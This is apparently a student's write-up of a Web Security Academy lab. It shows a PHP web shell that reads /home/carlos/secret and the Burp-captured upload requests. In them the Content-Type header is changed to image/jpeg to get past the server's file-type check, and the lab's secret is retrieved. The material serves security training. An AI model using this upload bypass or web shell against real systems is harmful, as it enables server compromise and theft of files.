
S. Giridharan
CB.SC.P2CYS23006

Lab: Web shell upload via Content-Type restriction bypass

This lab contains a vulnerable image upload function. It attempts to prevent users from uploading unexpected file types, but relies on checking user-controllable input to verify this.

To solve the lab, upload a basic PHP web shell and use it to exfiltrate the contents of the file `/home/carlos/secret`. Submit this secret using the button provided in the lab banner.

You can log in to your own account using the following credentials: `wiener:peter`


Web shell upload via Content-Type restriction bypass

WebSecurity Academy
Submit solution
Back to lab description »
LAB Not solved
Home | My account | Log out


My Account

Your username is: wiener


Email:

Update email
Avatar:
Choose File No file chosen
Upload

Take an ordinary jpeg image and upload the image and intercept the traffic using Burpsuite.


The file avatars/OIP.jpg has been uploaded.

In Burpsuite, go to Proxy > HTTP History column.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	http://edge-http.microsoft.com	GET	/captiveportal/generate_204			204	276						13.107.6.158		18:50:28 16 ...	8080
2	https://0a61005104e01be980d...	GET	/my-account?id=wiener	✓		200	4352	HTML		Web shell upload via C...		✓	34.246.129.62		18:50:33 16 ...	8080
3	https://0a61005104e01be980d...	POST	/my-account/avatar	✓		200	327	HTML				✓	34.246.129.62		18:50:56 16 ...	8080
4	https://0a61005104e01be980d...	GET	/my-account			200	4339	HTML		Web shell upload via C...		✓	34.246.129.62		18:51:20 16 ...	8080
5	https://0a61005104e01be980d...	GET	/files/avatars/OIP.jpg			200	38431	JPEG	jpg			✓	34.246.129.62		18:51:22 16 ...	8080


```
GET /files/avatars/OIP.jpg HTTP/2
Host: 0a61005104e01be980d5d50e006e0053.web-security-academy.net
Cookie: session=Z06xtLvDu397g3jteUELheWgFitjhnJj
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a61005104e01be980d5d50e006e0053.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8


```

```
HTTP/2 200 OK
Date: Sat, 16 Mar 2024 13:21:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Sat, 16 Mar 2024 13:21:08 GMT
Etag: "951b-613c6ff5a44fd"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 38171

ÿØÿàJFIFÿá.ExifMM*@/@ÿÛC


$ &%#
#"(-90(*6+"#2D26;=@@@&0FKE>J9?@=ÿÛC=)#)==========================================
=======ÿÀyÚ"ÿÄ
ÿÄµ}!1AQa"q2□□;#B±ÁRÑð$3br□
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz□□□□□□□□□□□□□□□□□□¢£¤¥¦§¨©ª«¬®¯°±²³´µ¶·¸¹º»ÄÅ
ÂÃÆÇÈÉÊÒÓÔÕÖ×ØÙÚáâãäåæçèéêñòóôõö÷øùúÿÄ
ÿÄµw!1AQaq"2□B□;±Á  #3RðbrÑ
$4á%ñ&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz□□□□□□□□□□□□□□□□□□¢£¤¥¦§¨©ª«¬®¯°±²³´µ¶·¸,
¹ºÂÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙÚâãäåæçèéêòóôõö÷øùúÿÚ?ööc□Í&óëHýM»Ï-Ï-¼»Ï-G!1u®1HÄ"□)e□ëC□ö¥q□G
Z□-ëN¾iÜ)àP7zÓ²GzLÓÅH)j"iëC□ÓhwZ7 -¼¾ròÓrÃ¿éLsUÜó@É3=$HÒ1q□5ødm□`>ÖjèæURÒ¢□(¢□(¢□Î
ëUf¼TÏ4bI□)ê□ÅéàU;¹.N@?Z`,□³ýú³ X□□ë¤□ZhÄ úÕùoZb
u.õö§noZe:□ö®äÏ-B□5a(Mç□1ö¦S`Ú□-7(zÑHh.ØeUä□½jW8)Ï4□MçÖ□ÍëIE=
```

This is how the server fetch the uploaded image, Lets create an exploit.php which is used to retrieve the carlos user secret message,

Exploit.php


<?php echo file_get_contents('/home/carlos/secret'); ?>



```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```


Uploading the exploit.php in the avatar image upload column.

Initially when we try to upload the exploit, the http request will look like the below,



```
POST /my-account/avatar HTTP/2
Host: 0a61005104e01be980d5d50e006e0053.web-security-academy.net
Cookie: session=Z06xtLvDu397g3jteUELheWgFitjhnJj
Content-Length: 476
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a61005104e01be980d5d50e006e0053.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryJc7PqvF5vzfVHlcB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a61005104e01be980d5d50e006e0053.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

------WebKitFormBoundaryJc7PqvF5vzfVHlcB
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: application/octet-stream

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundaryJc7PqvF5vzfVHlcB
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryJc7PqvF5vzfVHlcB
Content-Disposition: form-data; name="csrf"

fBaH0irNfBls52n2wbIqc5VbcoGZELGh
------WebKitFormBoundaryJc7PqvF5vzfVHlcB--
```


The Below is the Response for the exploit upload HTTP Request. It states that only image/jpeg and image/png is allowed but in the above HTTP Request the Content Type is application/octet-stream, we need to modify that to image/jpeg to bypass the validation.




Sorry, file type application/octet-stream is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.

� Back to My Account

Uploading the Exploit by modifying the Content-type and Bypass Validation.




```
POST /my-account/avatar HTTP/2
Host: 0a61005104e01be980d5d50e006e0053.web-security-academy.net
Cookie: session=Z06xtLvDu397g3jteUELheWgFitjhnJj
Content-Length: 476
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Microsoft Edge";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a61005104e01be980d5d50e006e0053.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryABGTh5TIneFGC7xA
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36 Edg/122.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a61005104e01be980d5d50e006e0053.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,en-IN;q=0.8

------WebKitFormBoundaryABGTh5TIneFGC7xA
Content-Disposition: form-data; name="avatar"; filename="exploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/home/carlos/secret'); ?>
------WebKitFormBoundaryABGTh5TIneFGC7xA
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryABGTh5TIneFGC7xA
Content-Disposition: form-data; name="csrf"

fBaH0irNfBls52n2wbIqc5VbcoGZELGh
------WebKitFormBoundaryABGTh5TIneFGC7xA--
```



The file avatars/exploit.php has been uploaded.

We have uploaded the exploit successfully, Next thing is to retrieve the Carlos Secret.




My Account

Your username is: wiener

Email:

Right Click on the Avatar Icon and Click Open the Image on new tab.




Lab: Web shell upload via Conten
Web shell upload via Content-Ty
0a61005104e01be980d5d50e006
Not secure

https://0a61005104e01be980d5d50e006e0053.web-security-academy.net/files/avatars/exploit.php

```
iVgZ03K1qjwSGDvrEORxRdFJoAcPJc2U
```

S. Giridharan
CB.SC.P2CYS23006



Web Security Academy

Web shell upload via Content-Type restriction bypass

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning »

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Avatar:

Choose File No file chosen

Upload